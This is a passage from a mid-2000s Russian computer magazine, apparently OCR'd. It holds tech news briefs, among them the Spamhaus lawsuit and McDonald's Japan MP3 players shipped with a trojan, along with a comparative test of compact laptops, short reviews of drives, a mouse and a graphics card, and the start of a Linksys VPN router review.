Судебные страсти между сетевыми компаниями кипят повсеместно. Одним из самых громких конфликтов сейчас касается E360Insight и Spamhaus. Первая легально занимается коммерческой рекламой в Сети, вторая ведет черный список спамеров и блокирует почту с этих адресов. Когда в этом черном списке оказалась E360Insight, ей это очень сильно не понравилось. Фирма даже подала в суд требование извлечь свое доброе имя из базы грязных спамеров и в качестве моральной компенсации выплатить почти 12 миллионов зеленых. Так как Spamhaus базируется в Британии, а суд прошел в США, антиспамеры повиноваться решению суда отказались: мол, ваши законы тут неписаны. Американские юристы таким непослушанием возмутились и пообещали вообще прикрыть лавочку. А для этого связались с ICANN — международной организацией, занимающейся распределением доменных имен в интернете, и попросили приостановить работу неугодного сайта. Эти действия суда вызвали много дискуссий на форумах. Люди считают, что ICANN не должна вмешиваться в противостояние 2-х сторон, так как ее задача — управлять системой доменных имен в целом, а не отдельными именами. И согласие ICANN будет расцениваться как зависимость от США. Пойдет ли организация навстречу Америке или сохранит нейтралитет — об этом вы узнаете в следующей серии нашего блокбастера на канале «Хактиви»!

→ 160 ГБ В КАРМАНЕ



Наверное, тебе уже не хватает емкости твоей флешки для того, чтобы носить с собой все необходимые файлы. Если это так, то ты наверняка захочешь приобрести новинку от компании Western Digital — устройство Passport Portable. В ультракомпактном стильном корпусе тебя ждут от 60 до 160 Гб свободного пространства (это хард со скоростью вращения шпинделя — 5400 оборотов), а весит девайс всего 140 г. Вместе с ним поставляется обширный набор ПО, все данные на нем шифруются 128-битным ключом, а с компом его связывает кабель USB 2.0. Также порадуются и любители ноутбуков, ведь для них в ассортименте компании появились HDD Scorpio емкостью до 160 Гб. Это 2,5-дюймовые SATA- и IDE-диски, в которых применяется технология PMR — перпендикулярная магнитная запись. Кроме того, они малошумные (фирменные технологии WhisperDrive и SoftSeek), ударопрочные (ShockGuard и DuraStep Ramp), а также обладают низким энергопотреблением. Скорость вращения шпинделя составляет у них 5400 оборотов в минуту.

→ ТРОЯНЫ ОТ МАКДОНАЛДСА

Макдоналдсы нынче кормят весь мир, а в Японии это вообще чуть ли не национальная пища. Там даже конкурсы с подарками устраивают для постоянных посетителей. Недавно компания Coca-Cola и японский филиал McDonald's провели промоакцию, раздавая фанатам гамбургеров на халяву цифровые плееры. Но недолго радовались гамбургероеды: оказалось, плееры эти с сюрпризом. А если точнее — с трояном QQpass spyware, затесавшимся между 10-ю записанными треками. Стоит ли говорить, что япошки, узнав об этом, подняли шум и грозили за такое исключить навечно из своего меню картошку фри с полуторной колой. Но Макдоналдс — он ведь хитрый — тут же извинился, сообщил, что накладочка-с вышла, и проинструктировал народ, как излечить комп от заразы. А все плееры, которые не успели попасть в засаленные руки пожирателей котлет в тесте, были в срочном порядке отозваны из продажи. Морали у этой истории две: «бесплатный сыр бывает только в мышеловке» и «держись от Макдоналдсов подальше».





→ *ВИРТУАЛЬНЫЕ НАЛОГИ*

Если ты, как и я, проводишь кучу времени в виртуальных мирах, тебя порадует эта новость. Буржуи всерьез подумывают о том, чтобы ввести налог на... виртуальную собственность! Например, в таких мирах, как Second Life или World of Warcraft, можно покупать дорогие вещи и накапливать богатство. По мнению экономиста Дэна Миллера, виртуальным богатеям пора начать делиться с правительством. И не виртуальными фантиками, а реальными долларами. Особенно это касается тех игр, где обмен виртуального добра на реал случается сплошь и рядом (тот же Second Life). Сейчас этот бред находится на начальном этапе продумывания — Миллер с компанией изучают рынок виртуальной собственности и обороты средств в онлайновых мирах. Но как знать, может уже через полгода Сенат посчитает его хорошей идеей и обязует игроманов выплачивать за эпические артефакты баксы в казну государства. А потом, как правильно заметил товарищ с securitylab.ru, начнут брать налог на строительство с поклонников тетриса и судить за массовые убийства фанатов 3D-шутеров. Правда, налоговый беспредел грозит разве что американцам — у них там все повернуты на законах. Если ты живешь в России, опасаться тебе пока нечего.

➔ ДЕВОЧКА И БУШ

Спецслужбы США в очередной раз жгут. В октябре прошла чуть ли не операция «Буря в пустыне» по задержанию 14-летней девочки прямо в здании школы. Маленькая конопатенькая Джулия вовсе не торговала наркотой и не взрывала Пентагон, а всего лишь оставила в Сети карикатуру с изображением корчащегося в предсмертных муках президента и подписью: «Убить Буша». Да и весь остальной контент странички свидетельствовал о явной нелюбви автора к дяде Бушу. Арестовав ребенка во время урока биологии и допросив его с пристрастием, спецназ выяснил, что Джулия заговора не замышляет, киллера нанимать не планирует и всего лишь не любит президента своей страны. «Вы что, я очень миролюбивая девочка и слушаюсь маму», — призналась маленькая проказница. Злополучная страничка была расположена на бесплатном хостинге myspace.com, и если хорошенько поищешь, ты ее наверняка найдешь.





➔ COMPRO'МЕТИРУЮЩИЕ ТЕЛЕВИЗОРЫ

Известная своими тюнерами компания Compro представляет нам свою очередную новинку — устройство VideoMate T750, которое является внутренним TV- и FM-тюнером, размещенным на PCI-плате. С его помощью ты сможешь смотреть цифровое и аналоговое телевидение, записывать на ПК и то и другое, а также записывать радиопередачи и оцифровывать свои старые видеокассеты (все необходимое для этого имеется). С этим девайсом поставляется обширный набор программного обеспечения, который, помимо продуктов для просмотра и редактирования видео- и фотоматериалов, содержит в себе фирменное ПО ComproDTV 3. С его помощью можно полностью раскрыть возможности этого устройства: задать запись программ по расписанию; включить функцию timeshift; найти и настроить все возможные каналы; сделать идущую программу обоями рабочего стола; включить функцию «картинка в картинке»; настроить яркость, контрастность и другие параметры изображения; а также сделать многое другое.



➔ БОИ РОБОТОВ НА ВВЦ

С 17 по 20 октября в Москве на ВВЦ проходила очень занимательная выставка — «Робототехника - 2006». Несмотря на громкий статус «международная», вся экспозиция поместилась на 2-х этажах и обойти ее можно было минут за 5.

На первом этаже были представлены экспонаты, которыми гордится российская промышленность. Различные роботизированные устройства для тушения пожаров, обезвреживания бомб и аэрофотосъемки — это очень важно и нужно.

Второй этаж был на 50% отдан детям-конструкторам роботов. Эти 10-летние парни безо всякого читерства наделали разных движущихся роботов, которые борятся друг с другом, ищут и выталкивают за пределы ринга банки, бегают по черной линии, распознавая ее контуры и т. д. На втором этаже был также был представлен российский ответ Sony: робот-собака на колесиках черного цвета. Этот пес странным голосом гавкал и, если к нему прикоснуться, просил не трогать его руками.

Гвоздем выставки выступали организованные фирмой «Андроидные роботы» бои соответствующих роботов: управляемые людьми при помощи пультов, монстры пытались завалить друг друга на спину и удерживать положенное количество секунд. Выглядело это очень забавно — можешь убедиться, посмотрев видеоотчет с выставки на нашем DVD.







→ МАТРИЧНЫЙ ЗВУК ОТ LOGITECH

Тем геймерам, которые собираются в ближайшее время поменять аудиосистему, рекомендую присмотреться к шестиканальному устройству X-450 от компании Logitech. Оно обладает технологией матричного звучания, то есть поступающий от аудиоисточника сигнал обрабатывается декодером и преобразовывается из обычного двухканального стереоформата в пятиканальный звуковой поток. Но если тебе захочется вернуться в прошлое и послушать стереозвук, то никаких проблем не возникнет — этот режим можно легко отключить. Наверняка у тебя стоит тонкий и изящный ЖК-экран. Ему не придется оставаться в стороне, так как данная акустическая система имеет специальный запатентованный держатель центрального динамика, позволяющий установить его на LCD-панель. Дизайн колонок стилен и функционален. Прочные металлические решетки защищают динамики фронтальных и тыловых колонок, так что их можно даже пнуть (несильно), если тебя убил очередной орк. Колонки появятся в продаже осенью и будут стоить чуть больше 100 евро.

СЕРГЕЙ НИКИТИН



Если ты следишь за тем, как развивается и эволюционирует племя мобильных компьютеров, то наверняка заметил, что в последнее время среди них стали появляться настоящие монстры. Это ПК с диагональю экрана в 17 и 19 дюймов, оснащенные двуядерными процессорами, объемами памяти, сходными по своим размерам с некоторыми жесткими дисками, и чуть ли не парой видеоплат. Естественно, и цена у них соответствующая, напоминает аналогичный показатель спортивного авто (особенно по сравнению с обычными седанами). Но это все на любителя! Классический ноутбук можно и нужно легко и непринужденно носить с собой, а как это сделаешь с нафаршированным по самое не могу девайсом весом килограммов в 5? Поэтому сегодня мы обратимся к небольшим ноутбукам, заточенным под переноску и работу в дороге. Конечно, они не могут похвастаться сверхвысокой скоростью работы, но их мощности вполне хватит для выполнения обычных хакерских задач.

МИНИКОМПЬЮТЕРЫ В ДОРОГУ

ТЕСТИРОВАНИЕ НОУТБУКОВ МАЛОГО РАЗМЕРА



Список тестируемого оборудования:

- Acer TravelMate 3012WTMi
- BenQ Joybook S53W
- Dell Latitude D420
- HP Lenovo 3000 V100
- MSI MegaBook S271
- Samsung Q35
- Sony VAIO VGN-TX3XRP
- Toshiba Portege R200

Методика тестирования

Тесты проводились в двух режимах: при питании от сети и при автономной работе. В самом начале с помощью утилиты Lavalys Everest мы получали подробнейшую информацию о системе. Потом, используя программы S&M (нагружает систему по полной) и TrottleWatch (логирует частоту процессора, напряжение и прочие параметры), мы выясняли правильность работы ПК по схемам питания always on (при работе от сети) и laptop (при работе от аккумулятора). Дело в том, что если при работе от сети ноутбуки функционировали нормально, то в режиме laptop некоторые могли вести себя плохо, то есть не снижать яркость экрана, не сбрасывать частоту работы и напряжение процессора. Это негативно отражалось на времени работы, а результаты тестов получались некорректными. В том случае если все было нормально, то запускался тестовый комплект: утилиты 3DMark 2001SE, 3DMark 2003, PCMark 2004 и PCMark 2005. При работе от сети к ним добавлялась программа Battery Eater, с помощью которой мы определяли время автономной работы устройства.







Samsung Q35

●●●●●●●●○○

Процессор, ГГц: 1,6, Intel Core Solo
Память, Мб: 512
Размер экрана, дм: 12,1
Видеоплата, Мб: 128, Mobile Intel 945GM Express
Жесткий диск, Гб: 60
Оптический привод: DVD-ROM/CD-RW
Средства связи: модем, LAN, Bluetooth, WiFi
Интерфейсы: USB, mic, ear, PC-Card, mini-FireWire, VGA
Габариты, мм: 329x272x33
Вес, кг: 2,7

Корпус устройства Samsung выкрашен в благородный серый цвет и не имеет каких-либо дизайнерских изысков, все выполнено классически. По его периметру, что отрадно, ты не найдешь никаких устаревших портов, вроде COM или LPT, зато все нужные имеются (mini-FireWire и USB; последних, правда, маловато — всего парочка). В тестах на производительность этот ноутбук показал очень приличные результаты, причем как при работе от сети, так и от аккумулятора. Но в последнем случае это следствие не его немереной крутости, а неумения правильно работать в режиме laptop. Частота процессора не сбрасывается, остается той же; только яркость экрана по умолчанию снижается очень существенно, работать становится некомфортно. Правда, на времени автономной работы это не сказалось, он проработал более двух с половиной часов — отличный результат! Из недостатков можно отметить плохо закрывающийся лоток оптического привода (хотя, возможно, это минус только конкретного экземпляра). Нас порадовала клавиатура с мягкими клавишами и наличие картридера.

MSI MegaBook S271

●●●●●●●○○○

Процессор, ГГц: 1,6, Turion 64 Taylor Dual Core TL-50
Память, Мб: 768
Размер экрана, дм: 12,1
Видеоплата, Мб: 64, ATI Radeon Xpress 1150
Жесткий диск, Гб: 60
Оптический привод: DVD-RW DL/CD-RW
Средства связи: модем, LAN, Bluetooth, WiFi
Интерфейсы: VGA, USB, mini-FireWire, mic, ear, SPDIF, PC-Card
Габариты, мм: 303x225x29
Вес, кг: 1,95

Крышку этого девайса в корпусе темного цвета украшает и несколько оживляет огромный логотип фирмы-производителя. Компания MSI снабдила свой ноутбук двуядерным процессором AMD и большим объемом оперативной памяти, благодаря чему ноут показал результаты выше средних. А полный набор средств связи, универсальный оптический привод, клавиатуру с мягкими, почти неслышными клавишами и звуковую плату стандарта Azalia смогут оценить все. Не встроенная, а самостоятельная видеоплата дала возможность этому устройству пройти тест 3DMark 2005 (на остальных ноутах он просто не запустился). Небольшой конструкторский просчет — 2 слота USB, помещенные на правый борт устройства, расположены слишком близко, что не позволит одновременно подключить к ним габаритные девайсы. Зато время автономной работы не подкачало, да и в режиме laptop ноутбук этот работал абсолютно правильно. Дополнительный плюс — небольшая ноутбучная мышь в комплекте поставки.

BenQ Joybook S53W

●●●●●●●○○○

Процессор, ГГц: 1,86, Intel Pentium M
Память, Мб: 512
Размер экрана, дм: 13
Видеоплата, Мб: 128, Intel GMA 900
Жесткий диск, Гб: 80
Оптический привод: DVD-RW DL\CD-RW
Средства связи: модем, LAN, IrDA, WiFi
Интерфейсы: USB, FireWire, SPDIF, VGA, PCMCIA, репликатор портов, mic
Габариты, мм: 324x2227x34
Вес, кг: 2,1

Если ты не стеснен в средствах, то можешь подарить этот ноутбук своей девушке, так как его корпус и клавиатура выкрашены в молочно-белый цвет. Выглядит это довольно эффектно. В тестах на общую производительность этот ноутбук показал хорошие результаты, а вот графика явно не его конек. Причина кроется в слабенькой встроенной видеоплате. Это обернулось средним результатом в тесте 3DMark 2003. Так что для игр с крутой графикой он явно не подойдет. Зато он имеет диагональ экрана немного большую, нежели чем у других участников теста, встроенный микрофон, инфракрасный порт и гнездо для репликатора портов (приобретается отдельно), который поможет тебе подключить к своему мобильному другу все, что захочется. Хотя джентльменский набор портов тут присутствует. Так же как картридер и универсальный оптический привод. От аккумулятора этот девайс проработал более полутора часов.



Toshiba Portege R200

●●●●●●○○○○

Процессор, ГГц: 1,2, Intel Pentium M
Память, Мб: 512
Размер экрана, дм: 12
Видеоплата, Мб: 128, Intel GMA 900
Жесткий диск, Гб: 60
Оптический привод: отсутствует
Средства связи: модем, LAN, IrDA, WiFi, Bluetooth
Интерфейсы: USB, VGA, PCMCIA, mic, ear, репликатор портов
Габариты, мм: 287x229x18
Вес, кг: 1,2

В своем стремлении сделать устройство более мобильным создатели Toshiba Portege R200 пошли так далеко, что лишили его встроенного оптического привода. Результата два: положительный заключается в том, что девайс стал очень легким и тонким, а отрицательный — в том, что для работы с внешними носителями есть только картридер. Конечно, есть порты USB, но это все не очень удобно. Хотя, может, этот привод тебе и не нужен! Другой заметной особенностью этого ноута является наличие в нем сканера отпечатков пальцев, который в сотрудничестве с прилагаемым программным обеспечением существенно повысит безопасность твоих данных. Но за компактность надо платить: обладая не самой мощной начинкой, R200 показал последний результат в тесте 3DMark 2003, а PCMark на нем вообще не пошел, так же как и 3DMark 2001. От аккумулятора он проработал чуть больше полутора часов. В общем, это очень легкий и тонкий ноутбук, который подойдет тем, кто занят работой в дороге, ищет мобильное устройство и озабочен проблемой защиты своих данных.

Dell Latitude D420

●●●●●●○○○○

Процессор, ГГц: 1,66, Intel Core Solo
Память, Мб: 1024
Размер экрана, дм: 12,1
Видеоплата, Мб: выделяется из системной, Intel GMA 950
Жесткий диск, Гб: 60
Оптический привод: DVD-RW
Средства связи: модем, LAN, IrDA, Bluetooth, WiFi
Интерфейсы: USB, PCMCIA, VGA, FireWire, mic, ear (на ноутбуке), USB, FireWire, VGA, DVI, LPT, mic (на универсальной подставке)
Габариты, мм: 295x209x25
Вес, кг: 1,4

Это устройство, имеющее довольно оригинальную структуру. В комплекте поставки есть так называемая универсальная подставка, на которой находятся оптический привод и дополнительные порты. Если эти вещи тебе необходимы, то цепляешь ее к ноуту, а если нет, то ходишь без нее (джентльменский набор портов есть непосредственно на самом устройстве). Причем девайс сам по себе очень компактный и легкий. Из интересного на нем есть миниджойстик для управления курсором и считыватель отпечатков пальцев. Так что можешь быть спокоен за свою коллекцию пикантных картинок, до нее никто не доберется. Обладая качественной начинкой (гигабайт памяти, полный набор средств связи), Dell Latitude D420 показал средние результаты в тестах. Время автономной работы на среднем уровне. Это тонкая и легкая (без подставки) машина для тех, кому нужны развитые коммуникационные средства и кто не планирует играть в вещи с наворотами в графике.

Sony VAIO VGN-TX3XRP

●●●●●●●●●○

Процессор, ГГц: 1,26 Intel Core Solo U1400
Память, Мб: 1024
Размер экрана, дм: 11
Видеоплата, Мб: 128, Intel GMA 950
Жесткий диск, Гб: 80
Оптический привод: DVD+RW
Средства связи: модем, LAN, Bluetooth, WiFi
Интерфейсы: USB, PCMCIA, VGA, iLInk, mic, ear
Габариты, мм: 195x274x25
Вес, кг: 1,2

Самый маленький ноутбук из всех, участвующих в тесте. Девайс отличается длительностью работы от аккумулятора — абсолютный рекорд обзора. Конечно, производительность его несколько ниже, чем у более габаритных собратьев, но за все нужно платить. При этом ноутбук обладает всеми необходимыми средствами связи, включая беспроводные, нужными портами, оптическим приводом и жестким диском 80 Гб. Правда, видеоподсистема подкачала (встроенное решение) и тест 3DMark 2005 пройден не был, но это беда многих участников и вообще компактных ноутов. Из интересных особенностей можно отметить кнопку режима AV (Audio-Video), вызывающую мультимедийный проигрыватель и наличие соответствующих клавиш управления. Также имеется сканер отпечатков пальцев и программное обеспечение, необходимое для его использования и осуществления пропускного режима. Не стоит забывать про стильный внешний вид девайса, а также очень привлекательную по виду и удобную по сути клавиатуру.





HP Lenovo 3000 V100

●●●●●●●●●○○

Процессор, ГГц: 1,8, Intel Core Duo
Память, Мб: 1024
Размер экрана, дм: 12
Видеоплата, Мб: 128, Intel GMA 950
Жесткий диск, Гб: 100
Оптический привод: DVD+R DL
Средства связи: модем, LAN, Bluetooth, WiFi
Интерфейсы: USB, PCMCIA, Fire-Wire, VGA, mic, ear
Габариты, мм: 305x227x31
Вес, кг: 1,8

Это одна из самых производительных систем в нашем обзоре. Такой выигрыш ей дают двуядерный процессор Intel и гигабайт оперативной памяти. Правда, результаты несколько снижаются при работе от аккумулятора, но зато и время автономной работы не самое маленькое — более ста минут. Помимо этого, данный ноутбук имеет привлекательный дизайн, удобную и мягкую клавиатуру, а также несколько быстрых клавиш, что увеличивает удобство его использования. Кроме того, он обладает стандартным набором портов, слотов, средств связи и универсальным оптическим приводом. Правда, видеочип, как и у большинства участников, тест 3DMark 2005 не осилил, во время его проведения система зависла. Зато мы имеем здесь дактилоскопический сканер и программное обеспечение, позволяющее на его основе выстроить для своего мобильного друга систему безопасности. Корпус этого ПК имеет серо-черную раскраску и сглаженные углы, так что с внешним видом все неплохо.

Acer TravelMate 3012WTMi


●●●●●●●○○○


Процессор, ГГц: 1,6, Intel Core Solo
Память, Мб: 1024
Размер экрана, дм: 12
Видеоплата, Мб: 128, Intel GMA 950
Жесткий диск, Гб: 120
Оптический привод: DVD+RW DL
Средства связи: модем, LAN, WiFi, Bluetooth, IrDA
Интерфейсы: USB, PCMCIA, VGA, Fire-Wire, mic, ear, репликатор портов
Габариты, мм: 297x210x27
Вес, кг: 1,5

Небольшой корпус этого ноутбука имеет 2 цвета — черный и серебряный, выглядит все стильно, а места занимает немного. Да и вес не особо велик. Производительность тут очень и очень хорошая — все благодаря двуядерному процессору и гигабайту памяти. Не подвели и другие компоненты, в особенности средства связи, — все на месте. Набор портов невелик, но все необходимое присутствует. А вот оптического привода нет! Точнее, нет его в корпусе ноута, он внешний (поставляется в комплекте). В общем, удобно: если он тебе не нужен, то ты его не берешь с собой и имеешь компактный девайс, а если нужен, то ничего не поделаешь. Отсутствие привода в корпусе компенсирует наличие в нем микрофона и web-камеры. Но все-таки внешний оптический привод понравится не всем. Кому не хватит встроенных портов, понадобится покупать специальный репликатор, гнездо для него есть. Главный минус — время автономной работы, тест PCMark 2005 выполнен не был по причине банальной разрядки батареи. А все потому, что Acer TravelMate 3012WTMi отказывается в автономном режиме сбрасывать частоты проца.

Выводы

Сегодняшнее тестирование показало, что ноутбуки небольшого размера стали гораздо более удобными в использовании и серьезными в техническом отношении девайсами. Они избавились (в большинстве своем) от никому не нужных, древних портов, приобрели картридеры, всевозможные средства связи, объемные жесткие диски, большой объем оперативной памяти и мощные процессоры. Все это делает их способными к активной работе с большинством современных приложений, причем как на рабочем столе (при подключении к источнику тока), так и в дороге (при работе от батарей). Время автономной работы у большинства из них вполне достаточное. Единственная серьезная проблема, которая была обнаружена, — это слабость графической подсистемы вследствие использования встроенных устройств (но это плата за мобильность и длительное время автономной работы). «Выбором редакции» сегодня становится ноутбук HP Lenovo 3000 V100. Он компактный, имеет все необходимые компоненты, включая сканер отпечатков пальцев, показал приличные результаты в тестах. А «Лучшая покупка» — это Samsung Q35, который в своих характеристиках сочетает приемлемую цену с хорошей производительностью и временем жизним от батареи.





test_lab выражает благодарность за предоставленное на тестирование оборудование компании Вирт Текнолоджис (т. (495) 745-3645, www.virt.ru), а так же российским представительствам компаний Acer, BenQ, DELL, MSI, Samsung, Sony и Toshiba.

НОВИНКИ

40 $

$10

SONY AWG170A

Скоростной оптический привод от компании Sony, поддерживающий все форматы DVD, за очень скромные деньги

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Интерфейс: ATAPI
Скорость записи:
DVD+/-R - 18x
DVD+/-RW - 8x/ 6x
DVD+/-R(DL) - 8x
DVD-RAM - 12x
CD-R - 48x
Тестовое время записи DVD-R: 5:51



1. В целях достижения максимальной скорости привод необходимо подключать по 80-жильному кабелю для поддержки Ultra DMA66 Mode 4.
2. Девайс способен разгонять запись обычных 16-скоростных дисков до 18x.
3. Во время прожига тестового диска наблюдались существенные скачки скорости — так работает система защиты.
4. Чтение записанного диска производилось ровно, и потрачено на это было 5 минут, на запись ушло почти 6 минут.
5. С дисками DVD-RAM привод может работать (запись/чтение) на скорости до 12x.
6. Присутствует поддержка записи двухслойных дисков.



1. Не поддерживается технология LightScribe.
2. Во время работы привод греется средне и издает негромкий, но постоянный шум. Вибрация умеренная.

NEODRIVE SF-1018

Небольшая и очень легкая мышь с красивым корпусом


ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Разрешение сенсора: 800 dpi
Клавиши: 2
Колесико прокрутки: есть
Интерфейс: USB
Размеры: 3x11x6 см



1. Если ты идешь на День рождения к фанату ПК и мучительно думаешь, что же ему подарить (вроде все, что связанно с компьютером, у него есть, а другого ему ничего и не надо), то подари мышку! Ну и пусть их у него уже десяток — хорошее начало коллекции!
2. А модель Neodrive SF-1018 сможет легко эту коллекцию украсить. Собой.
3. Потому что выглядит данное устройство довольно симпатично: молочно-белого цвета корпус, синяя прозрачная вставка по периметру, сквозь которую проглядывают красные огоньки сенсора.
4. Кроме красоты, есть 2 кнопки и колесико прокрутки, которое тоже нажимается, чем обеспечивается быстрый скроллинг.
5. Грызун имеет длинный хвост, это определенно может пригодиться в некоторых ситуациях. Заканчивается он USB-коннектором, через который происходит сцепка с компьютером.
6. Вообще, эта мышь небольшая и очень легкая, что дает возможность использовать ее в дороге с ноутбуком. Много места она не займет и сумку с мобильным ПК особо не утяжелит.



1. Оптический сенсор имеет разрешение 800 dpi, что совершенно нормально, работать можно. Ну а хардкорные геймеры на обычные мышки просто не смотрят.



HIS Radeon X1900GT IceQ3

Сверхмощная видеокарта с умопомрачительным разгонным потенциалом и уникальной системой охлаждения

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Процессор: R580 (ATI Radeon X1900GT)
Частота GPU: 600 МГц
Память: 256 Мб GDDR3
Частота памяти: 1,2 ГГц
Ширина шины: 256 бит
Пиксельные конвейеры: 36
Вершинные конвейеры: 8
Техпроцесс: 90 нм

ТЕСТОВЫЙ СТЕНД:
Процессор: AMD Sempron 3000 МГц, S939
Кулер: Glacialtech Igloo 7200 Pro
Материнская карта: Albatron K8SLI
Чипсет: NVIDIA nForce4 SLI
Память: 2x512 Мб, Corsair Value Select VS512MB400
Жесткий диск: 80 Гб, Seagate Barracuda 7200 rpm
Блок питания: Floston 450 W

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ:
Разгон (без вольтмода): 710 МГц/ 1495 МГц
3D Mark 2005 v.1.2.0: 10532
3D Mark 2006 v.1.0.2: 4320
F.E.A.R., 1024x768 (AAx4 + AFx16): 64 fps
F.E.A.R., 1024x768: 90 fps
Half Life 2, 1024x768 (AAx4 + AFx16): 81 fps
Half Life 2, 1024x768: 95 fps



1. Компания HIS порадовала своих фанатов выпуском платы HIS Radeon X1900GT с уникальной системой охлаждения ICEQ3 от Arctic Cooling.
2. Результаты тестов говорят о том, что устройство обладает отменной производительностью.
3. Охлаждение представляет собой турбину с выбросом нагретого воздуха за пределы корпуса. Причем тепловая труба, радиаторы и основание изготовлены из меди (Cu). Вентилятор работает практически бесшумно.
4. Комплектация карты радует - помимо стандартных переходников и шнурочков, в набор были включены игра Flatout, CD с PowerDVD и диск HIS Excalibur с различным софтом.



1. В этой карте, как и во всех решениях с использованием чипа ATI Radeon X1900GT, количество пиксельных конвейеров было сокращено с 48-ми до 36-ти.
2. Следует отметить, что карта расходует довольно много энергии и выделяет много тепла (особенно при разгоне).
3. Громоздкость конструкции системы охлаждения заставляет использовать 2 слота на корпусе, в то время как обычному ATI Radeon X1900GT хватает одного.



LG USB 2.0 Drive Golden

Компактный USB-драйв как образец стиля в воплощении высоких технологий

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Объем,: 128 Мб
Размеры: 63x20x7 мм
Материал: алюминий/пластик
Вес: 12 г

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ:
Время доступа: 0,6 нс
Средняя скорость чтения: 7,9 Мб/с
Средняя скорость записи: 7,5 Мб/с



1. Совсем недавно компания LG представила на рынке необычную флешку под маркой Platinum. Тогда устройство облекалось в металлический корпус и снабжалось подарочной упаковкой. Вслед за ней на рынок вышла модификация под названием Golden.
2. Девайс поставляется в элегантном футляре. Внутри него флешка располагается на бархатной подушечке — ну чем не подарок для девушки?
3. Девайс снабжен очень ярким голубым индикатором работы. Так что во время использования он будет тебе энергично «подмигивать».
4. В комплекте ты найдешь цепочку для ношения флешки на шее, а также шелковый платок для полировки корпуса.



1. Несмотря на название, корпус нашей флешки изготовлен не из золота, а из легкого алюминия, поэтому вес LG USB 2.0 Drive Golden очень невелик — всего 12 г.
2. Этот USB-драйв обладает скромными по сегодняшним меркам объемами памяти. Однако LG предлагает подобные девайсы с объемами от 128 Мб до 4 Гб.
3. Кстати, платком для полировки тебе придется пользоваться довольно часто, поскольку флеш не стесняется оставлять на своем теле отпечатки пальцев.

test_lab выражает благодарность за предоставленное на тестирование оборудование компании NEODRIVE (www.neodrive.ru), российским представительствам компаний LG, Sony, а также европейскому представительству компании HIS.




ИГОРЬ ФЕДЮКИН

МНЕ ДВОЙНОЙ WAN, ПОЖАЛУЙСТА!

VPN-РОУТЕР LINKSYS RV042

КОМПАНИЯ LINKSYS ПОДСОЗНАТЕЛЬНО ПРИВЛЕКАЕТ К СЕБЕ ВНИМАНИЕ СО СТОРОНЫ ПРОДВИНУТЫХ СЕТЕВИКОВ, ЗНАКОМЫХ С ПРОДУКЦИЕЙ ЛЕГЕНДАРНОЙ CISCO SYSTEMS ИЛИ ТОЛЬКО НАСЛЫШАННЫХ О НЕЙ. ИМЕННО ЭТОТ ЛОГОТИП КРАСУЕТСЯ НА ВСЕХ ДЕВАЙСАХ КОМПАНИИ LINKSYS. ДОСТАТОЧНО ЧАСТО ПРИХОДИТСЯ СЛЫШАТЬ, ЧТО ПОСЛЕ ИХ ОБЪЕДИНЕНИЯ В ПРОДУКТАХ LINKSYS СТАЛИ ИСПОЛЬЗОВАТЬСЯ ТЕХНОЛОГИЧЕСКИЕ НАРАБОТКИ CISCO SYSTEMS. ТАК ЭТО ИЛИ НЕТ, ЗНАЮТ ТОЛЬКО САМИ ИНЖЕНЕРЫ. А НАМ ОСТАЕТСЯ ДОВЕРЯТЬ, А ЛУЧШЕ — ПРОВЕРЯТЬ САМОСТОЯТЕЛЬНО.

Технические характеристики:
Интерфейсы: 1xWAN (RJ-45) 10/100 Мбит/сек, 1xDMZ/WAN (RJ-45) 10/100 Мбит/сек, 4xLAN (RJ-45) 10/100 Мбит/сек
Функции роутера: NAT/NAPT, DMZ, DynDNS, Load Balance
Функции файрвола: Access Lists, SPI, Mac Filter, Packet Filter, Content Filter
Дополнительно: VPN Pass-Through (PPTP, L2TP, IPSec), PPTP Server
Цена: $225



В нашу тестовую лабораторию попал роутер Linksys RV042, который изначально позиционируется как бескомпромиссное решение для объединения удаленных офисов/филиалов с помощью VPN-туннелей. Учитывая принадлежность этого девайса к корпоративному классу, установленная цена на него действительно весьма демократична. Мы не могли оставить без внимания такой продукт и решили проверить, насколько он хорош.

Внешний вид

